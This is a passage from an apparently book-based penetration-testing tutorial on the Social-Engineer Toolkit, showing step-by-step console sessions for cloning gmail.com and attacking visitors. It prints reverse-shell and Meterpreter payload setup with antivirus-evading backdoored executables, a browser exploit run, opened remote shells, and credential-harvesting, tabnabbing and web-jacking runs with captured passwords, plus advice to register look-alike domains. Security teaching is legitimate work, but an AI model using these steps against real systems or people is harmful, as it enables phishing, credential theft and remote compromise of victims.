| 1. Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker. |
| 2. Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker. |
| 4. Windows Bind Shell | Execute payload and create an accepting port on remote system. |
| 5. Windows Bind Shell X64 | Windows x64 Command Shell, Bind TCP Inline |
| 6. Windows Shell Reverse_TCP X64 | Windows X64 Command Shell, Reverse TCP Inline |
| 7. Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter |
| 8. Windows Meterpreter Egress Buster | Spawn a meterpreter shell and find a port home via multiple ports |
| 9. Import your own executable | Specify a path for your own executable |

Enter choice (hit enter for default): 2

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default): 16
[-] Enter the PORT of the listener (enter for default): 443

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.


**********
Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?
**********

Enter choice yes or no: yes

```
Enter the port to listen for on OSX: 8080
Enter the port to listen for on Linux: 8081
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/shell_reverse_tcp
 Length: 65
Options: LHOST=172.16.32.129,LPORT=8080
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
 Length: 50
Options: LHOST=172.16.32.129,LPORT=8081

*************************************************
Web Server Launched. Welcome to the SET Web Attack.
*************************************************

[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

                        _
                       | |     o
 _  _  _    _ _|_  __,   ,    _  | |  __    _|_
/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
  |  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
                     /|
                     \|


      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD osx/x86/shell_reverse_tcp
PAYLOAD => osx/x86/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8080
LPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
[*] Started reverse handler on 0.0.0.0:443
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
```

```
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> set AutoRunScript migrate -f
[*] Started reverse handler on 172.16.32.129:8080
AutoRunScript => migrate -f
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:8081
[*] Starting the payload handler...
```

In this attack, we have set up our scenario to clone https://gmail.com and use the reverse meterpreter attack vector on port 443. We have used the backdoored executable to hopefully bypass anti-virus and setup the Metasploit multi-handler to catch the reverse connections. If you wanted to use an email with this attack vector, you could edit the config/set_config and change the WEBATTACK_EMAIL=OFF to WEBATTACK_EMAIL=ON. When you get a victim to click a link or coax him to your website, it will look something like this:




As soon as the victim clicks run, you are presented with a meterpreter shell, and the victim is redirected back to the original Google site completely unaware that they have been compromised.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183) at Thu Sep 09
10:06:57 -0400 2010

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
```

```
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

## Metasploit Browser Attack Method

The Metasploit Browser Exploit Method will import Metasploit client-side exploits with the ability to clone a website and use browser-based exploits. Let's take a quick look at executing a browser exploit through SET.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7.  SMS Spoofing Attack Vector
8.  Third Party Modules
9.  Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of
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intended victim.

Enter what type of attack you would like to utilize.

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The Man Left in the Middle Attack Method was introduced by
Kos and utilizes HTTP REFERER's in order to intercept fields
and harvest data from them. You need to have an already vulnerable
site and incorporate script src="http://YOURIP/". This could either
be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
```

make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 2

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

Enter the browser exploit you would like to use

1. Internet Explorer CSS Tags Memory Corruption
2. Sun Java Runtime New Plugin docbase Buffer Overflow
3. Microsoft Windows WebDAV Application DLL Hijacker
4. Adobe Shockwave rcsL Memory Corruption Exploit
5. Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
6. Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution
7. Microsoft Help Center XSS and Command Execution (MS10-042)
8. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
9. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
10. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
11. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
12. Microsoft Internet Explorer Style getElementsbyTagName Corruption (MS09-072)
13. Microsoft Internet Explorer isComponentInstalled Overflow

14. Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
15. Microsoft Internet Explorer Unsafe Scripting Misconfiguration
16. FireFox 3.5 escape Return Value Memory Corruption
17. Metasploit Browser Autopwn (USE AT OWN RISK!)

Enter your choice (1-12) (enter for default): 7
What payload do you want to generate:

| Name: | Description: |
|---|---|
| 1. Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker. |
| 2. Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker. |
| 4. Windows Bind Shell | Execute payload and create an accepting port on remote system. |
| 5. Windows Bind Shell X64 | Windows x64 Command Shell, Bind TCP Inline |
| 6. Windows Shell Reverse_TCP X64 | Windows X64 Command Shell, Reverse TCP Inline |
| 7. Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter |
| 8. Windows Meterpreter Egress Buster | Spawn a meterpreter shell and find a port home via multiple ports |
| 9. Import your own executable | Specify a path for your own executable |

Enter choice (example 1-8) (Enter for default):
Enter the port to use for the reverse (enter for default):

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.

**************************************************
Web Server Launched. Welcome to the SET Web Attack.
**************************************************

[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

```
      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use windows/browser/ms10_002_aurora
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
```

```
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://172.16.32.129:8080/
[*] Server started.
```

Once the victim browses to our malicious website, it will look exactly like the site you cloned and then compromise the system.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183) at Thu Sep 09 10:14:22 -0400 2010

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

## Credential Harvester Attack Method

The credential harvester attack method is used when you don't want to specifically get a shell but perform phishing attacks in order to obtain username and passwords from the system. In this attack vector, a website will be cloned, and when the victim enters in their user credentials, the usernames and passwords will be posted back to your machine and the victim will be redirected back to the legitimate site.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 3


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
```

same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

Email harvester will allow you to utilize the clone capabilities within SET to harvest credentials or parameters from a website as well as place them into a report.


SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

Once the victim clicks the link, they will be presented with an exact replica of gmail.com and hopefully be enticed to enter their username and password into the form fields.




As soon as the victim hits sign in, we are presented with the credentials and the victim is redirected back to the legitimate site.

```
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.32.131 - - [09/Sep/2010 10:12:55] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7536764660264620804
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=nwAWNiTEqGc
POSSIBLE USERNAME FIELD FOUND: Email=thisismyuser
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

Also note that when you're finished, hit CONTROL-C, and a report will be generated for you in two formats. The first is an html based report, the other is xml should you need to parse the information in another tool.

```
^C[*] File exported to reports/2010-09-09 10:14:30.152435.html for your reading pleasure...
[*] File in XML format exported to reports/2010-09-09 10:14:30.152435.xml for your reading
pleasure...

Press {return} to return to the menu.^C
The Social-Engineer Toolkit "Web Attack" vector is a unique way of
utilizing multiple web-based attacks in order to compromise the
intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and
deliver a metasploit based payload. Uses a customized
java applet created by Thomas Werth to deliver
the payload.

The Metasploit browser exploit method will utilize select
Metasploit browser exploits through an iframe and deliver
a Metasploit payload.

The Credential Harvester Method will utilize web cloning
of a website that has a username and password field and
harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a
different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by
Kos and utilizes HTTP REFERER's in order to intercept fields
and harvest data from them. You need to have an already vulnerable
```

site and incorporate script src="http://YOURIP/". This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.


1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): ^C

Thank you for shopping at the Social-Engineer Toolkit.

Hack the Gibson...

root@bt:/pentest/exploits/set# firefox reports/2010-09-09\ 10\:14\:30.152435.
2010-09-09 10:14:30.152435.html  2010-09-09 10:14:30.152435.xml
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\ 10\:14\:30.152435.html




## Tabnabbing Attack Method


The tabnabbing attack method is used when a victim has multiple tabs open, when the user clicks the link, the victim will be presented with a “Please wait while the

page loads". When the victim switches tabs because he/she is multi-tasking, the website detects that a different tab is present and rewrites the webpage to a website you specify. The victim clicks back on the tab after a period of time and thinks they were signed out of their email program or their business application and types the credentials in. When the credentials are inserted, they are harvested and the user is redirected back to the original website.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 4


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.

[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

The victim is presented with a webpage that says please wait while the page loads.


When the victim switches tabs, the website is rewritten. The victim hopefully re-enters their login information and the credentials are then harvested.




[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-9060819085229816070
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=00-69E-Tt5g
POSSIBLE USERNAME FIELD FOUND: Email=sfdsfsd
POSSIBLE PASSWORD FIELD FOUND: Passwd=afds
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

## Man Left in the Middle Attack Method

The man left in the middle attack utilizes HTTP REFERERS on an already compromised site or XSS vulnerability to pass the credentials back to the HTTP server. In this instance, if you find a XSS vulnerability and send the URL to the victim and they click it, the website will operate 100 percent however when they go to log into the system, it will pass the credentials back to the attacker and harvest the credentials.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 5

************************************************
  Web Server Launched. Welcome to the SET MLTM.
************************************************
Man Left in the Middle Attack brought to you by:
Kyle Osborn - kyle@kyleosborn.com

Starting server on 0.0.0.0:80...
[*] Server has started
```

## Web Jacking Attack Method

The web jacking attack method will create a website clone and present the victim with a link stating that the website has moved. This is a new feature to SET version 0.7. When you hover over the link, the URL will be presented with the real URL, not the attackers machine. So for example if you're cloning gmail.com, the url when hovered over would display gmail.com. When the user clicks the moved link, gmail opens and then is quickly replaced with your malicious webserver. Remember, you can change the timing of the webjacking attack in the config/set_config flags.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 6


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
```

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com


[*] Cloning the website: https://gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]


Press {return} to continue.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

When the victim goes to the site he/she will notice the link below, notice the bottom left URL, its gmail.com.




When the victim clicks the link he is presented with the following webpage:




If you look at the URL bar, we are at our malicious web server. In cases with social-engineering, you want to make it believable so using an IP address is generally a bad idea. My recommendation is that if you're doing a penetration test, register a name that is similar to the victim so for gmail you could do gmai1.com (notice the 1), something similar that can mistake the user into thinking it's the legitimate site. Most of the time they won't even notice the IP address, but it's just another way to ensure it goes on without a hitch. Now that the victim enters the username and password in the fields, you will notice that we can intercept the credentials.

```
[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

172.16.32.131 - - [09/Sep/2010 12:15:13] "GET / HTTP/1.1" 200 -
172.16.32.131 - - [09/Sep/2010 12:15:56] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
